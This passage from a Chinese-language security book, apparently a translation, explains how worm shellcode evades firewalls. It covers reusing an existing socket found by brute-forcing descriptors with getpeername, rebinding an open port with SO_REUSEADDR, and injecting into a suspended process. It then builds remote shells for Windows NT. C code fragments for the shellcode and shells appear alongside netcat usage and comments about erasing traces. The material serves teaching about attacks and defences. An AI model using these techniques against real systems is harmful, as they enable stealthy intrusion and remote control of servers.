


图 24.4　攻击者在攻击主机上打开新端口 N，发送 shellcode 到脆弱服务器，shellcode 与攻击主机建立连接。如果防火墙配置正确，它将冷酷地拒绝这个连接

即使防火墙不屏蔽外出的连接，蠕虫也不能有效地传播。因为攻击主机所在网络的防火墙不大可能会允许进入的连接通过；因此，下一代的蠕虫将不能继续传播。无论如何，与非标准端口建立连接（更别说周期性的连接黑客站点了）会立即在记录文件里反映出来，抓捕队会根据这些线索，扑向黑客。

24.2.3 Find Exploit

黑客通常在经历某些变故之后，才会渐渐明白，其实并不需要与被攻击主机新建连接。有经验的黑客从来不新建连接，而是利用现有的、合法建立的那个（图 24.5）。




图 24.5　攻击者向脆弱服务器发送的 shellcode，它暴力猜测已建立连接的套接字，与攻击主机建立联系，在防火墙上不会引起任何怀疑

实际上，Web 服务器的 80 端口应该总是打开的；否则，外部网用户将不能访问它，因为 HTTP 需要双向 TCP/IP 连接，因此，攻击者可以向 shellcode 发送恶意命令并接收这些命令的响应。一般的攻击过程如下：攻击者与脆弱服务器建立 TCP/IP 连接，自称是合法用户，想在 Web 上四处逛逛。不过他/她向脆弱发送的是恶意 shellcode，而不是合法的 Get 请求，恶意 shellcode 将利用溢出漏洞，捕获系统的控制权。防火墙对服务的软件实现通常只有非常模糊的概念，因此，它在这样的包里无法分辨是否有恶意的东西，从而允许这些包自由通过。

shellcode 在被攻击的服务器上安家落户以后，就以已建立的 TCP/IP 连接的描述符（也就是用来发送它的那个连接）为参数调用 recv 函数。在那之后，蠕虫体被蠕虫头拉到脆弱服务器上。防火墙对此不会产生任何怀疑，将允许这些包通过，并且不会把它们记在日志

文件里。

这里的问题是，shellcode 并不知道“它的”连接的描述符，因此，无法直接使用它们，不过，getpeername 函数可以帮助我们，它根据已经建立连接的描述符，得出与之相对应的地址和端口（如果描述符和任何连接都没有关系，getpeername 函数将返回错误码）。因为在 Windows 9x/NT 和 UNIX 中，使用小正整数表示描述符，所以可以在短时间内测试完所有的描述符。完成之后，shellcode 必须确定描述符属于哪个 TCP/IP 连接。这个任务比较简单。因为 shellcode 知道攻击主机的 IP 地址和端口（毕竟，它不能忘本呀），惟一需要执行的是仔细检查 IP 地址和端口是否匹配。

蠕虫头的简单实现，如清单 24.3 所示。

清单 24.3　shellcode 寻找与之对应的连接的套接字

```
// Step 1: Test all socket descriptors one by one.
for (a = 0; a < MAX_SOCKET; a++)
{
        *buff = 0;                  // Clear the socket name.

        // Step 2: Find the address related to this descriptor
        // (if anything is related to it).
        if (getpeername((SOCKET) a, (struct sockaddr*) &faddr, (int *)
        buff) != -1)
        {
                // Step 3: Identify the TCP/IP connection by the port.
                if (htons(faddr.sin_port) == HACKERS_PORT)
                                sshell((SOCKET) a, MAX_BUF_SIZE);
        }
}

// Step 4: Remove all traces of illegal activities.
closesocket(fsocket);
```

为了模拟这个场景，编译 find.c，在攻击主机上输入：netcat target_address 666。确认严密设置的防火墙也不能防止蠕虫传播，也不能防范它执行正常的行动。仔细研究所有的日志文件。里面有可疑的东西吗？我没有看到。尽管攻击主机的 IP 地址在日志文件里出现了，但它和来自其他用户的 IP 地址没什么两样。因此，不查看 TCP/IP 包的全部内容，就不会发现黑客的踪迹。入侵者发送的、包含 shellcode 的包，可以一眼看出来，不过，服务器平均每秒钟可能要处理好几兆的流量，因此，检查所有包的内容是不切实际的，在蠕虫爆发前的潜伏阶段，希望自动搜索蠕虫，必须要有蠕虫的特征，而这些特征在蠕虫大规模爆发前，对任何人来说都是不可用的。

24.2.4 重用 Exploit

假设操作系统开发者修补与套接字描述符相关的错误，使它们均匀分布在整个 32 位地址空间内，将会极大增加暴力猜测套接字的难度，尤其是，如果 getpeername 函数内置暴力猜测攻击的检测器，在发现攻击时降低反应速度。那么在这种情况下会发生什么呢？没什么大不了的，有经验的黑客会精心设计蠕虫，采用其他的攻击方法——强制重绑定一个已打开的端口（图 24.6）。




图 24.6 攻击主机向脆弱服务器发送 shellcode。shellcode 重绑定到已打开的端口上，捕获所有将来的连接（包括被攻击者建立的那个）

重用地址是合法的，不会造成偶然事故。如果不能重用地址，设计分等级的网络应用程序将会变得非常复杂（那些在服务器组件编程方面有一定经验的人肯定很乐意同意这个说法，那些没有经验的甚至也能理解他们避开了什么）。

简单地说，只有打开端口的属主能与它（换句话说，打开这个端口的进程）或继承它的适当套接字描述符的继承者绑定。此外，还要求套接字没有设置 SO_EXCLUSIVEADDRUSE 标记。那么，通过新建一个套接字，调用 setsockopt 函数，赋 SO_REUSEADDR 给它，shellcode 将能执行绑定，并开始监听函数，在此之后，所有到被攻击服务器的连接将由 shellcode 来处理，而不是服务器。

这个攻击代码编写起来很麻烦（清单 24.4）。它和 bind.c 攻击代码只有一行不同：setsockopt(rsocket, SOL_SOCKET, SO_REUSEADD, &n_reuse, sizeof(n_reuse))。这行把

SO_REUSEADD 属性赋给套接字。不过，这个代码是捕获公开的端口，而不是打开非标准的端口，因此，不会引起防火墙的任何怀疑。

清单 24.4　重绑定打开端口的 shellcode 的关键片段

```
// Step 1: Create a socket.
if ((rsocket = socket(AF_INET, SOCK_STREAM, 0)) < 0) return -1;

// Step 2: Assign the SO_REUSEADDR attribute to the socket.
if (setsockopt(rsocket, SOL_SOCKET , SO_REUSEADDR , &n_reuse, 4)) return -1;

// Step 3: Bind the socket to the local address.
raddr.sin_family                = AF_INET;
raddr.sin_port                  = htons(V_PORT);          // Vulnerable port
raddr.sin_addr.s_addr           = INADDR_ANY;
if (bind(rsocket, (struct sockaddr *) &raddr, sizeof(raddr))) return -1;

// Step 4: Listen.
// In case of further connections to the vulnerable port,
// the shellcode will gain control instead of the server code
// and this port will be opened at the firewall,
// because this is the port of the "legal" network service.
if (listen(rsocket, 0x1)) return -1;

// Step 5: Retrieve the message from the message queue.
csocket = accept(rsocket, (struct sockaddr *) &raddr, &raddr_size);

// Step 6: Exchange commands with sockets.
sshell((SOCKET) csocket, MAX_BUF_SIZE);

// Step  7: Clear all traces of malicious activity.
closesocket(rsocket);
closesocket(csocket);
```

编译 reuse.c 后，在目标主机上运行它，在攻击时，执行：netcat target_address 80。这条命令对应于攻击过程中把 shellcode 发给脆弱服务器的阶段。然后，重复连接。如果成功，熟悉的命令行提示符将出现在屏幕上，这证实所有的连接都是由 shellcode 或蠕虫头处理，而不是前一任属主。

确认防火墙在这种攻击下没有发现任何错误，不论怎样严格地配置它们，也不会阻止未授权的捕获连接。


注意

在 Windows 2000 SP3 下，这个方法工作不稳定。系统有时会忽略捕获端口，仍把所有的进入连接交给原来的端口属主处理。我不确认其他的系统是怎么做的；不过，在下一个版本的 Windows 里，将会纠正这个明显的错误。无论如何，如果出现这种情形，继续发送 shellcode，直到幸运之神降临。

24.2.5 Fork Exploit

在默认情况下，SO_EXCLUSIVEADDRUSE 属性没有指派给套接字，有些服务器组件的开发者没有注意到它的存在。然而，如果脆弱服务器接二连三地被感染，开发者可能更加注重安全性，防止未授权的捕获打开的端口。这将使蠕虫陷入困境？

这只是预想的情况！其实蠕虫只须杀死脆弱进程，使用它的描述符（当进程关闭时，它所打开的端口被自动释放），把蠕虫体插入新进程就行了。完成这些后，把进程绑定到刚关闭的端口上，从而控制所有的进入连接。

有 UNIX 里，有非常好用的 fork 系统调用，它 fork 当前的进程，自动复制蠕虫。在 Windows 9x/NT 里，完成这样的任务就非常麻烦了——当然，也不像初看起来那么难。可以用如下的方法实现：首先，用 CREATE_SUSPENDED 标记调用 CreateProcess 函数（创建进程后暂停它的运行）。那么，从进程提取当前的内容（通过调用 GetThreadContext 函数来实现）。EIP 寄存器的值被设为 VirtualAllocEx 函数分配的内存块的头部地址。调用 SetThreadContext 函数更新上下文的内容，WriteProcessMemory 函数把 shellcode 插入进程的地址空间。在这之后，ResumeThread 函数唤醒进程，shellcode 开始执行（图 24.7）。




图 24.7　入侵者向脆弱服务器发送 shellcode，使服务器进程睡眠，重打开公开的端口

没有适当的方法防范这个攻击。面对这种威胁的惟一方法是，避免使用脆弱的应用程序。

24.2.6　Sniffer Exploit——被动扫描

如果希望，蠕虫可以捕获所有途经脆弱主机的流量，而不只是声明到攻击目标的流量。这类被动 sniffing 很难发现。在绕过防火墙的方法中，它能保证蠕虫的最高隐秘级别。

CHAPTER

25

第 25 章　在 UNIX 和 Windows NT 下组织远程 shell

除黑客之外，管理员也需要远程 shell。毕竟，管理员也不愿意在下雨天长途跋涉，穿过整座城市，只是为了修复出现异常的 Windows NT 服务器。

UNIX 操作系统天生就有 shell。在 Windows NT 下，需要用户自己实现。怎么做才能实现呢？可怕的代码在网络上漫游，把所产生进程的整个输入输出重定向到非重叠的套接字描述符。因为非重叠的套接字在很多方面与普通的文件句柄类似，所以很多人认为操作系统不会注意到这个诡计，命令行解释器将与远程终端一同工作，就像它与本地控制台工作那样。这个方法可以在某些版本的 Windows 里工作；然而，在现在的系统中，所产生进程完全不知道用套接字描述符做些什么，整个输入输出失败。

25.1　Blind Shell

多功能 shell 不需要实现远程攻击。最初，它可能“盲目地”传递内置命令解释器的命令（可以远程启动各种工具，包括 cacls，cacls 可以显示或修改文件的访问控制表）。

在最简单的例子里，shell 被近似实现如清单 25.1 所示。

清单 25.1　最简单的远程 shell 的关键片段

```
// Execute the loop by receiving commands from the socket
// while there are commands to receive.
while(1)
```

```
{
        // Get the next portion of data.
        a = recv(csocket, &buf[p], MAX_BUF_SIZE - p - 1, 0);

        // If the connection is unexpectedly terminated, close the loop.
        if (a < 1) break;

        // Increase the counter of received characters.
        // Insert the terminating zero into the string's end.
        p += a; buf[p] = 0;

        // Does the string contain a zero character?
        if ((ch = strpbrk(buf, xEOL)) != 0)
        {                                          // Yes
                // Cut off the line feed character and reset the counter.
                *ch = 0; p = 0;

                        // If the string is empty, pass it
                        // to the command interpreter for execution.
                        if (strlen(buf))
                {
                                sprintf(cmd, "%s%s", SHELL, buf); exec(cmd);
                } else break;           // Exit if the string is empty.
        }
    }
```

25.2　多功能 shell

要想比较舒服地管理远程系统（同样也适用于攻击远程系统），“blind” shell 就显得有些单薄了；因此，不管是管理员还是黑客都决定增强它的功能——至少可以用终端完成“透明的”交互操作，也就不令人奇怪了。这是非常有可能的！为了达到这个目标，管道会对我们有所帮助。

管道与套接字相比，可以正确地连接到输入输出描述符，所产生进程操作它们就像操作标准的本地终端一样。惟一的例外是，从来不能把 WriteConsole 调用重定向到管道。因此，远程终端并不能与每个应用程序一起工作。

正常工作的 shell 至少需要创建两个管道：一个用于标准输入，对应 hStdInput 描述符；另一个用于标准输出，对应 hStdOutput 和 hStdError 描述符。管道的描述符必须是可以继承的；否则，子进程将不能得到它们。怎么保证管道描述符可以继承呢？把 bInheritHandle

标记设为 TRUE，然后把用正常方式初始化的 LPSECURITY_ATTRIBUTES 结构传给 CreatePipe 函数，就行了。

在那之后，只需要准备 STARTUPINFO 结构，把标准输入输出描述符映射到可继承的函数（前提是正确设置 STARTF_USESTDHANDLES 标记）；否则，标准描述符的重定向将被忽略。

最感兴趣的事情仍会来！为了把通道映射到远程管道的套接字上，需要实现特殊目的的常驻调度程序，它可以读进入的数据并把这些数据重定向到套接字或管道。惟一的困难是，它必须可以解锁套接字中（或者在管道中）存在数据的检查符号；否则，将需要有两个调试程序，每个运行在它自己的线程里。这个方法有些笨拙，也不优雅。

SDK 中包含两个有用的函数：PeerkNamePipe 和 ioctlsocket。第一个函数负责解除管道“深处”的变化；第二个函数服务于套接字。借助于这两个函数，输入输出调度变得不那么重要了。

清单 25.2　带输入/输出调度程序的多功能远程 shell 的关键片段

```
sa.lpSecurityDescriptor                    = NULL;
sa.nLength                                 = sizeof(SECURITY_ATTRIBUTES);
sa.bInheritHandle                          = TRUE;  // Allow inheritable handles

if (!CreatePipe(&cstdin,  &wstdin,  &sa, 0)) return -1; // Create stdin pipe.
if (!CreatePipe(&rstdout, &cstdout, &sa, 0)) return -1; // Create stdout pipe.

GetStartupInfo(&si);                                    // Set startupinfo for
                                                        // the spawned process.

si.dwFlags              = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
si.wShowWindow          = SW_HIDE;
si.hStdOutput           = cstdout;
si.hStdError            = cstdout;                      // Set the new handles
                                                        // for the child process.
si.hStdInput            = cstdin;

// Spawn the child process.
if (!CreateProcess(0, SHELL, 0, 0, TRUE, CREATE_NEW_CONSOLE, 0, 0, &si, &pi))
return -1;

while(GetExitCodeProcess(pi.hProcess, &fexit) && (fexit == STILL_ACTIVE))
{
```

```
{

        // Check to see whether there is any data to read from stdout.
        if (PeekNamedPipe(rstdout, buf, 1, &N, &total, 0) && N)
        {
                for (a = 0; a < total; a += MAX_BUF_SIZE)
                {
                        ReadFile(rstdout, buf, MAX_BUF_SIZE, &N, 0);
                        send(csocket, buf, N, 0);
                }
        }

        if (!ioctlsocket(csocket, FIONREAD , &N) && N)
        {
              recv(csocket, buf, 1, 0);
              if (*buf == '\x0A') WriteFile(wstdin, "\x0D", 1, &N, 0);
              WriteFile(wstdin, buf, 1, &N, 0);
        }
        Sleep(1);
}
```

编译任何一个文件后，例如 bind.c，reverse.c，find.c，或 reuse.c，可能会得到一个舒适的 shell，用来透明地控制远程系统。然而，不要试着在 shell 里面运行 FAR Manager 之类的 GUI 软件，因为这不会产生任何结果。在这里还有另外的问题：如果连接意外中断，所有的子进程将呆在内存里，并抓住套接字不放，从而阻止它们被重用。如果出现这种情形，通过 Task Manager 杀死这样的“孤儿”。也可以远程使用 kill 或其它他的工具来执行这个任务。

此外，为 shell 加上认证过程会好一些；否则，讨厌的来访者可能会悄悄渗入你的系统。

CHAPTER

26

第 26 章　黑客喜欢蜂蜜

不论农夫怎样加固鸡舍，狡猾的狐狸总能找到缝隙并抓走最肥的母鸡。修补所有的漏洞是不可能的。不过，我们可以用丰盛的食物把狐狸引向陷阱，嘿嘿，听说狐狸皮是皮货中的上品哦。计算机上的情形与此类似。软件总有问题。及时打补丁只能阻止那些使用现成的工具、不用大脑的所谓黑客。专业人士凭自己的能力寻找新漏洞，旧补丁对此爱莫能助。

有一则关于 X 先生的流言，据说他买了一个异常复杂的保险箱，工程天才都为之赞叹不已。之后的某一天，窃贼潜入他的房子，用王水在保险箱上烧出一个大洞，但……但里面空空如也！黄金和珍贵的钻石都保存在其他的地方。

